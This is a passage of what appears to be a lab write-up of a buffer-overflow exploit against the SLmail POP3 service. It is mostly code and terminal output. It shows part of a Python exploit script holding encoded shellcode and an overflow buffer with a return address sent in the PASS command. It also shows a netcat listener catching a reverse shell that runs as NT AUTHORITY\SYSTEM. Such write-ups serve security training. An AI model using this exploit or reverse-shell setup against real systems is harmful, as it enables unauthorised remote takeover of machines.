
~/Desktop/fuzzer.py - M

File Edit Search View Document Help


fuzzer.py

```
10 "\xd8\x18\xa9\xd2\x3b\xc8\xe3\x1b\x97\x35\xcc\xe9\xe9\x72"
11 "\xeb\x11\x9c\x8a\x0f\xaf\xa7\x49\x6d\x6b\x2d\x49\xd5\xf8"
12 "\x95\xb5\xe7\x2d\x43\x3e\xeb\x9a\x07\x18\xe8\x1d\xcb\x13"
13 "\x14\x95\xea\xf3\x9c\xed\xc8\xd7\xc5\xb6\x71\x4e\xa0\x19"
14 "\x8d\x90\x0b\xc5\x2b\xdb\xa6\x12\x46\x86\xae\xd7\x6b\x38"
15 "\x2f\x70\xfb\x4b\x1d\xdf\x57\xc3\x2d\xa8\x71\x14\x51\x83"
16 "\xc6\x8a\xac\x2c\x37\x83\x6a\x78\x67\xbb\x5b\x01\xec\x3b"
17 "\x63\xd4\xa3\x6b\xcb\x87\x03\xdb\xab\x77\xec\x31\x24\xa7"
18 "\x0c\x3a\xee\xc0\xa7\xc1\x79\xe5\x37\xcb\x73\x91\x35\xcb"
19 "\x92\x3c\xb3\x2d\xfe\xae\x95\xe6\x97\x57\xbc\x7c\x09\x97"
20 "\x6a\xf9\x09\x13\x99\xfe\xc4\xd4\xd4\xec\xb1\x14\xa3\x4e"
21 "\x17\x2a\x19\xe6\xfb\xb9\xc6\xf6\x72\xa2\x50\xa1\xd3\x14"
22 "\xa9\x27\xce\x0f\x03\x55\x13\xc9\x6c\xdd\xc8\x2a\x72\xdc"
23 "\x9d\x17\x50\xce\x5b\x97\xdc\xba\x33\xce\x8a\x14\xf2\xb8"
24 "\x7c\xce\xac\x17\xd7\x86\x29\x54\xe8\xd0\x35\xb1\x9e\x3c"
25 "\x87\x6c\xe7\x43\x28\xf9\xef\x3c\x54\x99\x10\x97\xdc\xb9"
26 "\xf2\x3d\x29\x52\xab\xd4\x90\x3f\x4c\x03\xd6\x39\xcf\xa1"
27 "\xa7\xbd\xcf\xc0\xa2\xfa\x57\x39\xdf\x93\x3d\x3d\x4c\x93"
28 "\x17")
29
30
31 buffer = ["A" * 2606 + "\x8f\x35\x4a\x5f"]
32 for string in buffer:
33     print ("Fuzzing PASS with %s bytes" % len(string))
34     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35     connect = s.connect (('10.0.2.23', 110))
36     s.recv(1024)
37     s.send('USER test\r\n')
38     s.recv(1024)
39     s.send('PASS ' + string + '\r\n')
40     s.send('QUIT\r\n')
41     s.close()
42
```


We then set the breakpoint as shown below:




We ran the script to ensure it was overwritten to the breakpoint value.



Now we need to create a NCAT listener:



Then we did an final edit on our script:



We then ran the final script and gained access to the target machine:

```
└─$ nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.23] 49282
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserv
ed.

C:\Program Files\SLmail\System>whomai
whomai
'whomai' is not recognized as an internal or external comman
d,
operable program or batch file.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files\SLmail\System>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7992:9c97:f88d:
be8d%15
   IPv4 Address. . . . . . . . . . . : 10.0.2.23
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{53152A2F-39F7-458E-BD58-24D17099256A}
:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Program Files\SLmail\System>
```

```
┌──(kali㉿kali)-[~]
└─$ Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ python2 fuzzer.py
Fuzzing PASS with 2977 bytes

┌──(kali㉿kali)-[~/Desktop]
└─$
```